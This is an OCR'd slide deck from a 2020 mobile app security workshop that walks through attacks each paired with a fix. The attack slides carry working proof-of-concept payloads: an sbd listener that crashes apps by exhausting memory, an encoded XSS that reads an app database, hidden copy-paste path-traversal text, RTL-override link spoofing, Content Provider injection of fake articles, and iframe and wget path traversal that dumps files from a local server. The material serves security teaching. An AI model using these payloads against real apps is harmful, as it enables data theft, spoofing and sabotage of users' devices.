Practical Mobile App Attacks by Example

November 20th, 2020 – DeepSec, Vienna / The Internet

Presented by : Abraham Aranguren

NOTE: Email admin@7asecurity.com for the full workshop (free)

> admin@7asecurity.com

> @7asecurity

> @7a_

> @owtfp [OWASP OWTF - owtf.org]

+ 7asecurity.com

Who am I?

- ★ Director at **7ASecurity**, public reports, presentations, etc. here: https://7asecurity.com/publications
- ★ Security Trainer at Blackhat USA, HITB, OWASP Global AppSec, Nullcon, etc.
- ★ Former Team Lead & Penetration Tester at **Cure53** and **Version 1**
- ★ Author of **Practical Web Defense**, a hands-on attack & defense course: www.elearnsecurity.com/PWD
- ★ Founder and leader of **OWASP OWTF**, and **OWASP flagship project**: owtf.org
- ★ Some presentations: www.slideshare.net/abrahamaranguren/presentations
- ★ Some **sec certs**: CISSP, OSCP, GWEB, OSWP, CPTS, CEH, MCSE: Security, MCSA: Security, Security+
- ★ Some **dev certs**: ZCE PHP 5, ZCE PHP 4, Oracle PL/SQL Developer Certified Associate, MySQL 5 CMDev, MCTS SQL Server 2005

SECURITY

Public Mobile Pentest Reports - I

Smart Sheriff mobile app mandated by the South Korean government:

Public Pentest Reports:

→ Smart Sheriff: Round #1 - https://7asecurity.com/reports/pentest-report_smartsheriff.pdf
→ Smart Sheriff: Round #2 - https://7asecurity.com/reports/pentest-report_smartsheriff-2.pdf

Presentation:“Smart Sheriff, Dumb Idea, the wild west of government assisted parenting”
Slides:https://www.slideshare.net/abrahamaranguren/smart-sheriff-dumb-idea-the-wild-west-of-government-assisted-parenting
Video: https://www.youtube.com/watch?v=AbGX67CuVBQ

Chinese Police & Government Apps Pentest Reports:

→ "Study the Great Nation" https://7asecurity.com/reports/analysis-report_bxaq.pdf
→ "BXAQ" - https://7asecurity.com/reports/analysis-report_bxaq.pdf
→ "IJOP" - https://7asecurity.com/reports/analysis-report_ijop.pdf

Public Mobile Pentest Reports - II

Other reports:

- → Exodus iOS Mobile App - https://7asecurity.com/reports/pentest-report_exodus.pdf
- → imToken Wallet - https://7asecurity.com/reports/pentest-report_imtoken.pdf
- → Whistler Apps - https://7asecurity.com/reports/pentest-report_whistler.pdf
- → Psiphon - https://7asecurity.com/reports/pentest-report_psiphon.pdf
- → Briar - https://7asecurity.com/reports/pentest-report_briar.pdf
- → Padlock - https://7asecurity.com/reports/pentest-report_padlock.pdf
- → Peerio - https://7asecurity.com/reports/pentest-report_peerio.pdf
- → OpenKeyChain - https://7asecurity.com/reports/pentest-report_openkeychain.pdf
- → F-Droid / Baazar - https://7asecurity.com/reports/pentest-report_fdroid.pdf
- → Onion Browser - https://7asecurity.com/reports/pentest-report_onion-browser.pdf

More here:

https://7asecurity.com/publications

SECURITY

Agenda

Practical walkthrough about interesting mobile app attacks found over the years:

- Game Intro
- Practical Mobile attack & fix walkthrough:
  - DoS, SD Card, Copy-paste, Spoofing
  - Content Providers
  - Local Servers
  - URL Schemes
  - Logic bugs
  - MitM
  - Data Exfiltration
  - Crypto
  - SQLi, RCE, attacks against APIs

Game: What is the vulnerability?

Be first to find the vuln:

1. Get **free lifetime** access to our training portal
2. **Unlimited** email support
3. Access to course private groups
4. Access to government-mandated and surveillance apps in various countries
5. A T-shirt :)

Episode: Sexy DOS Attacks

SECURITY

Scenario: Tracking library

SECURITY

Question: What does this command do?

Command:

sbd -r 0 -c off -nvlp 80 -e yes

Attack: DoS via memory consumption

Point device to attacker-controlled machine (i.e. DNS spoofing, MitM)

Command:

sbd -r 0 -c off -nvlp 80 -e yes

Errors:


malloc: *** mach_vm_map(size=2080374784) failed (error code=3)

*** error: **can't allocate region**

*** set a breakpoint in malloc_error_break to debug TEALIUM 3.2c: Exception encountered: Attempt to allocate 2080374784 bytes for NS/CFData failed

*** **Terminating app due to uncaught exception** 'NSMallocException', reason: 'Attempt to allocate 2080374784 bytes for NS/CFData failed'

Attack: DoS via memory consumption



SECURITY

Fix: DoS via memory consumption

- → Consider using another library
- → Implement adequate exception handling:
  - → General exception handler for unexpected errors
  - → Handle exceptions gracefully

Episode: Sexy attacks using the SD Card


SD Card 101:

→ Many apps can read & write

→ Can be extracted without unlocking the phone

→ No encryption

Scenario: Saving sensitive stuff in the SD Card



Whistleblower app saving reports in SD Card

SQLite databases in SD Card, but also human right violation reports with PII:

Command:
adb shell cat /mnt/sdcard/some/path/**human_right_violation_report.xml**

Output:
<?xml version='1.0' ?>**<HumanRightViolation>**
[...]<start>2019-04-17T11:46:08.368Z</start>
[...]<end>2019-04-17T11:58:43.572Z</end>
[...]<today>2019-04-17</today>
<device_id>xxxxxxxxx</device_id>
<sim_imei>xxxxxxxxx</sim_imei>
<phone_number>xxxxxx</phone_number>
<event><title>xxxxxx title</title>
[...]

Whistleblower app saving reports in SD Card

<first_name>first xxxxxx</first_name>
<last_name>last xxxxxx</last_name>
<alias>Nick xxxxxx</alias>
<age>20</age>
<gender>male</gender>
<marital_status>single</marital _status>
<address>xxxxxx address</address>
<affiliation>13</affiliation>
<is_victim>yes</is_victim>
<number_of_dependants/>
[...]

Scenario: Text files loaded from SD Card

SECURITY

Question: What is the vulnerability?

→ Text files loaded from SD Card
→ Text file content embedded into HTML later

Code:

```
$.ajax({
url: "Chapter.txt",
[...]
success: function(data, theStatus) { },
[...]
var pageData = convertText(data);
[...]
("#some_id").append('<div id="chapter' + i + '" [...]">
<p>' + pageData + '</p></div>')
```

Solution: pXSS + data exfiltration

Flow:

1. Loaded from SD Card
2. Stored in variable
3. Concatenated into HTML = XSS

Code:

```
$.ajax({
url: "Chapter.txt", ← Loaded from SD Card
[...]
success: function(data, theStatus) { },
[...]
var pageData = convertText(data); ← Stored in variable
[...]
("#some_id").append('<div id="chapter' + i + '" [...]">
<p>' + pageData + '</p></div>') ← concatenated into HTML = XSS
```


SECURITY

Attack: pXSS + data exfiltration

Need to encode payloads? check:
https://hackvertor.co.uk/

Hackvertor IN:


<script>**<@eval_fromCharCode_0>**xmlhttp=new XMLHttpRequest();
xmlhttp.open("GET",
"file:///////data/data/some.vuln.app/databases/webview.db", false);
xmlhttp.send(null);
var ret = xmlhttp.responseText;
alert(ret);**<@/eval_fromCharCode_0>**</script>

Hackvertor OUT:

<script>**eval(String.fromCharCode(120,109**[...]</script>

SECURITY

Attack: pXSS + data exfiltration (cont.)



SECURITY


Fix: SDCard leaks & pXSS + data exfiltration

- → Avoid saving sensitive information in the SD Card
- → Avoid loading HTML from unsafe locations i.e. SD Card
- → Output encode input before concatenating into HTML
- → Disable JavaScript: webview.getSettings().setJavaScriptEnabled(false);
  - → If must use SD Card:
- → Hash cached files, save hashes in protected storage, re-download tampered files.
- → Consider encrypting files, key the decryption key in protected storage

Episode: Sexy copy-paste attacks

SECURITY

Scenario: Crypto vault Android app



SECURITY

Question: What attack is this?

```
<html><body>

<div style="-webkit-user-select: none;"><h1>Just select aaaall this text and
copy paste it!</h1></div>

<div style="-webkit-user-select: text; z-index:10; opacity: 0; position:
absolute; top: 20px;"><font
size=4>../../../data/data/org.sufficientlysecure.keychain/databases/openkeychain.db</f
ont></div></body>

</html>
```

Solution: File overwrite via path traversal

→ User sees unselectable text
→ When the user copies the text, they are copying something else


```
<html><body>

<div style="-webkit-user-select: none;"><h1>Just select aaaall this text and
copy paste it!</h1></div>

<div style="-webkit-user-select: text; z-index:10; opacity: 0; position:
absolute; top: 20px;"><font
size=4>../../../data/data/org.sufficientlysecure.keychain/databases/openkeychain.
db</font></div></body>

</html>
```

Attack: File overwrite via path traversal (cont)





User sees “text A” but pastes “text B”, ideal for fake tutorials! :)

SECURITY

Attack: File overwrite via path traversal (cont)

→ User overwrites the vault database
→ Entire contents no longer accessible
→ App crashes





https://7asecurity.com/reports/pentest-report_openkeychain.pdf

SECURITY

Fix: File overwrite via path traversal

→ Make sure users have an option to see the entire pasted text and not just the beginning or the end


→ (Common problem in mobile apps: small UI + data rendering truncation = excellent spoofing)

→ If you just expect a file from the user, get the basename (filename) of the path and ignore the rest.

→ If you expect a path, make sure you:

1. Reject paths that contain ".."
2. resolve the path (../../path => /path)
3. verify the path starts with the expected location (i.e. /mnt/sdcard/, etc.)
4. concatenate the expected extension to the final URL (i.e. if you expect ".log", add ".log" at the end)

Episode: Spoofing Attacks



SECURITY

Scenario: Show URL1, Click goes to URL2

SECURITY

Attack: Unicode RTL/LTR characters

RTL = Right To Left
LTR = Left to Right

Send link: **‮ **moc.evil.org
Victim sees: gro.live.com
Victim navigates to: moc.evil.org

Usually used against:

1. Email apps, Chat apps

Used in the wild:
https://krebsonsecurity.com/2011/09/right-to-left-override-aids-email-attacks/

SECURITY

Episode: Sexy Content Provider Attacks

Scenario: Browser app with custom URL handler

SECURITY

Attack: Adding fake news via Content Provider

Context: News app

PoC

```
String URL = "content://some.vulnerable.app/bestarticles/*";
Uri bestarticles = Uri.parse(URL);
ContentValues values = new ContentValues();
values.put("title", "President disappears after entering police box ...");
values.put("content", "President disappears after ...");
values.put("category_id", "-90");
values.put("article_id", "2490555");
values.put("authors", "attacker.com");
getContentResolver().insert(bestarticles, values);
```

Fix: Adding fake news via Content Provider

→ Do not export Content Providers unless needed
→ If must export, protect Content Provider with a permission that requires a signature

(i.e. only apps signed by the same developer can call the provider)

Episode: Sexy Local Server Attacks

SECURITY

Scenario: Cordova iOS app

→ Cordova app
→ Uses plugin that runs a local server


Attack: Path Traversal without auth

PoC

```
<html>
<body>
<p>Show /etc/passwd:</p>
<iframe id="if" width=100% height=25%

src="http://localhost:53741/..%2F..%2F..%2F..%2F..%2F..%2F../etc/passwd"><
/iframe>
<p>List files at the app www directory level:</p>
<iframe id="if" width=100% height=25% src="http://localhost:53741/"></iframe>
<p>List files at app level:</p>
<iframe id="if" width=100% height=25%
src="http://localhost:53741/..%2F"></iframe>
</body>
</html>
```

Attack: Path Traversal without auth (cont)



SECURITY

Attack: Path Traversal without auth (cont)

Dumping all files:

Commands:

```
for i in $(cat data_files_relative.txt); do wget "http://127.0.0.1:53741/$i";
sleep 10; > wget_output.txt 2> wget_errors.txt
grep 'Saving to' wget_errors.txt -B 4 | grep http | cut -f4 -d" "
```

Output:

```
http://127.0.0.1:53741/Library/Caches/com.apple.WebKit.WebContent/com.apple.opengl/compileCache.data
[...]
```

